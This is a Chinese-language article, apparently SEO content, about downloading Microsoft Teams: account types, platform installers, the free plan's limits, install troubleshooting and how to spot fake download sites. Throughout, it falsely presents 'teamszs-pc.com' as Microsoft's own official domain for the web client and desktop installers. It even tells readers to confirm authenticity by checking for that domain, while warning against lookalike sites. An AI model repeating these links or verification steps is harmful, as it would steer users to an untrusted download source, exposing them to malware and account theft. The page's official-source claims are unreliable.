
5 个常见 Teams 下载问题 全面解析版本与平台选择

2026 年,Microsoft 提供 Teams 桌面和移动应用下载,并明确说明也可以直接通过 Web 浏览器使用 Teams。换句话说,Teams下载不是唯一入口,你完全可以先用浏览器打开,再决定要不要装客户端。Teams 官方的建议很直接:需要屏幕共享、后台通知和稳定通话时装桌面版,临时开个会用网页版就够。
本文回答五个最常被问到的问题:Teams 有哪些版本、区别在哪?Windows、Mac、手机各自去哪下载?免费版和付费版下载后功能差多少?下载后装不上或登录失败怎么排查?网页版和客户端到底选哪个更省事?
核心要点
- 先用浏览器打开www.teamszs-pc.com试用,再决定是否装客户端
- 下载前先确认账户类型:个人邮箱选免费版,公司邮箱选工作版

- 免费个人版支持最多100人、60分钟群组会议
- 需屏幕共享和稳定通话装桌面版,临时开会用网页版即可
- 网页版建议用Chrome或Edge,Safari部分功能受限
关键速览
- Teams 桌面、移动、网页三种使用方式,网页版免安装
- 官方下载页支持 Windows、macOS、iOS、Android 四大平台
- 免费版可开 60 分钟群组会议,最多 100 人
- Windows 版新客户端体积约 100MB,比旧版内存占用更低
- 网页版仅支持 Chrome、Edge 等主流浏览器,Safari 部分功能受限
Teams下载前先搞清楚你需要哪个版本?

Teams下载前只需回答两个问题:用什么账户登录、装在什么设备上。个人邮箱(如 Outlook)选免费个人版,支持 长达 60 分钟的视频通话(2026);公司或学校邮箱选工作/学校版,由 IT 管理员统一分配授权;学生和教师则用带教育域名的账户走教育版。
设备维度决定安装包格式:
桌面端有Windows(.exe)和 macOS(.pkg)客户端;手机端 iPhone 用户从 App Store 安装,安卓用户从 Google Play 下载;若不想装任何客户端,直接用浏览器打开www.teamszs-pc.com也能开会。用错账户类型是最常见的坑,个人版和工作版数据不互通,装错了要卸载重来,先确认账户再点 Teams下载能省掉重装的麻烦。

免费个人版、工作学校版和经典版Teams有什么区别?
三个版本的核心差异在于登录账户和授权来源。个人版用 Microsoft 个人账户(如 Outlook 邮箱),免费版支持长达 60 分钟的视频通话(2026),文件只走基础云存储;工作/学校版用组织账户,会议时长由授权决定,并集成 SharePoint 和 OneDrive;经典版则是逐步退役的旧客户端,仍依赖组织订阅。用错账户入口,是 Teams下载后”装了却登不上”的头号原因。
| 版本 | 登录账户 | 会议时长 | Office 集成 |
|---|---|---|---|
| 免费个人版 | Microsoft 个人账户 | 60 分钟 | 基础云文件 |
| 工作/学校版 | 组织账户 | 由授权决定 | 含 SharePoint/OneDrive |
| 经典版 | 组织账户 | 逐步停止支持 | 依旧订阅 |
结论落到一个动作:Teams下载前先确认账户类型,公司邮箱登不上个人版,个人邮箱也进不了组织会议,反之亦然。
Windows、Mac、iOS、安卓、网页版的官方下载入口在哪?

五个平台的官方 Teams下载入口全部来自微软自有域名或官方应用商店:桌面端从teamszs-pc.com的 Teams 下载页(2026)获取,移动端从 App Store 和 Google Play 安装,网页版直接打开www.teamszs-pc.com,无需装任何客户端。
- Windows / macOS:桌面安装包(.exe 或.pkg)只从 teamszs-pc.com的 Teams 下载页取,免费版页面同样提供这两端入口。
- iOS(iPhone/iPad):仅从 Apple App Store(2026)安装,应用免费但含应用内购买。
- 安卓:仅从 Google Play(2026)下载,认准发布者为 Microsoft Corporation。
- 网页版:浏览器打开www.teamszs-pc.com即用,零安装,适合临时会议。
别用第三方下载站的”绿色版”或”加速安装包”,这类站点常捆绑广告插件或旧版客户端。认准域名后缀是 teamszs-pc.com,或商店发布者是 Microsoft,才是正版来源。
怎么识别假冒下载站并验证安装包是不是正版?
识别假冒下载站,认准三点:域名、数字签名、文件大小。正版 Teams下载只有一个源头,微软的teamszs-pc.com官方下载页(2026),或 App Store、Google Play 应用商店,任何第三方站点提供的安装包都值得怀疑。
⚠️ 常见错误: 用错账户类型下载安装 Teams,公司邮箱去登免费个人版、个人 Outlook 邮箱又进不了组织会议,结果”装了却登不上”,只能卸载重装。原因是个人版与工作/学校版数据不互通、授权来源不同。修复:下载前先确认邮箱类型——个人邮箱选免费个人版,公司或学校邮箱选工作/学校版。
钓鱼站常用相似域名骗人,比如把teamszs-pc.com写成teamszs-bc.com,或加后缀凑成teamszs-pc.org。这类站点的安装包常捆绑广告插件,或干脆缺失数字签名,因此下面三步就是用来戳穿这些伪装的。

三步验证真伪:
- 核对官方域名:地址栏必须是teamszs-pc.com主域,不是子目录伪装
- 查数字签名:右键安装包→属性→数字签名,签名者应为 “Microsoft Corporation”
- 比对文件大小:与官方页面标注的大小对照(Windows 新版约 100MB),差异过大即可疑
Teams下载后装不上或卡住怎么办?
装不上多半是四类原因:安装卡进度条、旧版冲突、权限不足、网络受限。先对症再动手,别盲目重装。若桌面客户端反复失败,可先用 微软官方下载页(2026)提到的 Web 版临时救急,不装客户端,浏览器打开www.teamszs-pc.com就能用。
- 卡在进度条:清理残留。退出所有 Teams 进程,删除 %AppData%MicrosoftTeams 缓存文件夹后重装。
- 旧版冲突:先在”应用和功能”里卸载经典版客户端,再装新版,避免两个版本抢占同一注册表项。
- 权限不足:安装包右键”以管理员身份运行”;公司电脑若被组策略拦截,需联系 IT 管理员放行。
- 网络受限:切换到手机热点或非公司网络重试,企业防火墙常拦下载源。
下载安装Teams时常见的选型误区有哪些?
Teams下载最常见的三个坑:用个人账户想登组织会议、下载经典版被提示迁移新版、同一台机器装多个版本导致冲突。这三种情况都源于同一个错误,没先搞清楚账户类型。个人账户(如 Outlook 邮箱)对应的是免费版(2026 支持长达 60 分钟视频通话),进不了公司或学校的组织会议。
对应这三个坑,正确做法很简单:
- 要进组织会议:用公司或学校邮箱登录,而非个人账户;若无授权,点会议链接选”以来宾身份加入”即可。
- 被提示迁移新版:直接卸载经典版,从微软官方下载页(2026)重装新客户端,别两个都留着。
- 多版本冲突:先在控制面板全部卸载,重启后只装一个版本。
总结与安全下载行动清单
安全的Teams下载只有一条铁律:安装包必须来自微软自有域名或官方应用商店。桌面端认准teamszs-pc.com的 Teams 下载页(2026),移动端只用 App Store 和 Google Play。任何第三方站点提供的安装包都别装。
下载前照这份清单走一遍:
- 确认账户:个人邮箱走免费版(2026 支持长达 60 分钟视频通话),组织邮箱走工作/学校版。
- 核对域名:地址栏是teamszs-pc.com,不是拼写相近的仿冒站(如 rnicrosoft)。
- 验证数字签名:Windows 安装包右键属性,查看发布者是否为 Microsoft。
- 不想装客户端:直接开www.teamszs-pc.com用网页版救急。
从官方入口下载,零踩坑。